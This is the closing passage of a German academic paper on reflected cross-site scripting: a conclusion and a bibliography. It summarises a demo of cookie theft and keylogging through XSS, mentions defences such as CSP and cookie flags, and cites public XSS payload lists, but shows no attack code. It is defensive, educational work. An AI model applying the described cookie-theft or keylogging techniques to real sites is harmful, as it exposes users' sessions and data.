Strukturierte Code-Review erhöhen die Wahrscheinlichkeit, unsichere Eingabeverarbeitungen oder fehlendes Escaping frühzeitig zu identifizieren. Eine zweite prüfende Person erkennt sicherheitsrelevante Fehler oft schneller.

## Fazit

Reflected Cross-Site Scripting gehört seit vielen Jahren zu den am weitesten verbreiteten Schwachstellen im Bereich der Websicherheit. Dies zeigt sich auch daran, dass XSS in der OWASP Top 10 kontinuierlich als eines der zentralen Risiken moderner Webanwendungen aufgeführt wird. Die Analyse im Rahmen dieser Arbeit hat verdeutlicht, dass Reflected XSS trotz seiner vergleichsweise einfachen technischen Grundlage ein ernstzunehmendes Sicherheitsproblem darstellt. Bereits ein ungefilterter URL-Parameter kann ausreichen, um Schadcode in eine Serverantwort einzuschleusen und dadurch Benutzerinteraktionen zu manipulieren oder sensible Daten abzugreifen.

Besonders relevant ist in diesem Zusammenhang die sicherheitstechnische Bewertung nach dem Common Vulnerability Scoring System (CVSS). Je nach konkreter Ausgestaltung der Anwendung können Reflected-XSS-Schwachstellen einen Score im mittleren bis hohen Bereich erreichen, insbesondere wenn der Zugriff auf Sitzungsdaten, personenbezogene Daten oder sicherheitsrelevante Funktionen möglich wird. Damit gelten solche Schwachstellen häufig als sicherheitskritisch und sollten entsprechend priorisiert behandelt werden.

Die praktische Umsetzung der Demo hat gezeigt, wie sich Reflected XSS für unterschiedliche Angriffsszenarien ausnutzen lässt, darunter die Manipulation der Benutzeroberfläche, das Auslesen von Cookies oder die Ausführung eines Keylogger. Gleichzeitig hat sie aufgezeigt, dass solche Angriffe typischerweise nur durch Benutzerinteraktion — etwa das Öffnen eines präparierten Links — ausgelöst werden. Dies unterstreicht die Bedeutung sowohl technischer Schutzmaßnahmen als auch der Sensibilisierung von Nutzern gegenüber Social-Engineering-Techniken. Abschließend lässt sich festhalten, dass Reflected XSS ein relevantes und praxisnahe Untersuchungsfeld der Websicherheit darstellt. Die analysierten Angriffstechniken und Gegenmaßnahmen verdeutlichen, dass sichere Webentwicklung eine Kombination aus robusten Validierungs- und Filtermechanismen, sicherheitsbewusster Konfiguration (z. B. CSP, Cookie-Flags) sowie einem grundlegenden Verständnis aktueller Sicherheitsstandards wie OWASP und CVSS erfordert. Die Ergebnisse dieser Arbeit zeigen daher nicht nur die Risiken auf, sondern liefern zugleich wertvolle Ansatzpunkte für eine sichere Gestaltung webbasierter Anwendungen.

## Literaturverzeichnis

- Eckert, P. D. (2023). *IT-Sicherheit Konzepte-Verfahren-Protokolle 11. Auflage*. Oldenbourg: De Gruyter Oldenbourg.
- freeCodeCamp.prg. (2019). Learn Flask for Python - Full Tutorial. Von [https://www.youtube.com/watch?v=Z1RJmh\\_OqeA](https://www.youtube.com/watch?v=Z1RJmh_OqeA) abgerufen
- Informatik, H. (29. Januar 2025). XSS einfach erklärt – Einführung in Cross-Site Scripting (Reflect, Stored & DOM XSS). Von <https://www.youtube.com/watch?v=ORggQtJBw8w&t=683s> abgerufen
- IONOS-Redaktion. (2019). *XSS/Cross-Site-Scripting unterbinden und Sicherheitslücken schließen*. Von <https://www.ionos.de/digitalguide/websites/web-entwicklung/was-ist-xss-bzw-cross-site-scripting/> abgerufen
- Mangels, F. (2021). *OWASP Top 10 – A7 – Cross-Site Scripting (XSS)*. Von <https://www.datenschutz-notizen.de/owasp-top-10-a7-cross-site-scripting-xss-5330721/> abgerufen
- MDN Web Docs. (2024). Von <https://developer.mozilla.org/en-US/docs/Web/HTTP/Guides/CSP> abgerufen
- Nach Cross-Site-Scripting-Lücken: BAFA will BSI mit Website-Check beauftragen*. (2020). Von <https://www.heise.de/news/Nach-Cross-Site-Scripting-Luecken-BaFa-will-BSI-mit-Website-Check-beauftragen-4870835.html> abgerufen
- OWASP. (2017). Von [https://wiki.owasp.org/images/9/90/OWASP\\_Top\\_10-2017\\_de\\_V1.0.pdf](https://wiki.owasp.org/images/9/90/OWASP_Top_10-2017_de_V1.0.pdf) abgerufen
- OWASP. (2024). *XSS Filter Evasion*. Von [https://cheatsheetseries.owasp.org/cheatsheets/XSS\\_Filter\\_Evasion\\_Cheat\\_Sheet.html](https://cheatsheetseries.owasp.org/cheatsheets/XSS_Filter_Evasion_Cheat_Sheet.html) abgerufen
- Pallets Projects. (kein Datum). *Quickstart*. Von <https://flask.palletsprojects.com/en/stable/quickstart/> abgerufen
- PortSigger. (2025). *PortSwigger*. Von <https://portswigger.net/web-security/cross-site-scripting/cheat-sheet> abgerufen
- Schafer, C. (2018). *Flask Tutorial Series*. Von <https://www.youtube.com/playlist?list=PL-osiE80TeTs4UjLw5MM6OjgkjFeUxCYH> abgerufen
- Security Considerations*. (2024). Von <https://flask.palletsprojects.com/en/stable/web-security/> abgerufen
- Taşdelen, İ. (2022). *Github*. Von <https://github.com/payloadbox/xss-payload-list> abgerufen
- Ugur, O. (2021). *Github*. Von [https://github.com/omurugur/XSS\\_Payload\\_List/blob/master/XSS.txt](https://github.com/omurugur/XSS_Payload_List/blob/master/XSS.txt) abgerufen
- W3C. (2024). *Content Security Policy Level 3*. Von <https://www.w3.org/TR/CSP3/> abgerufen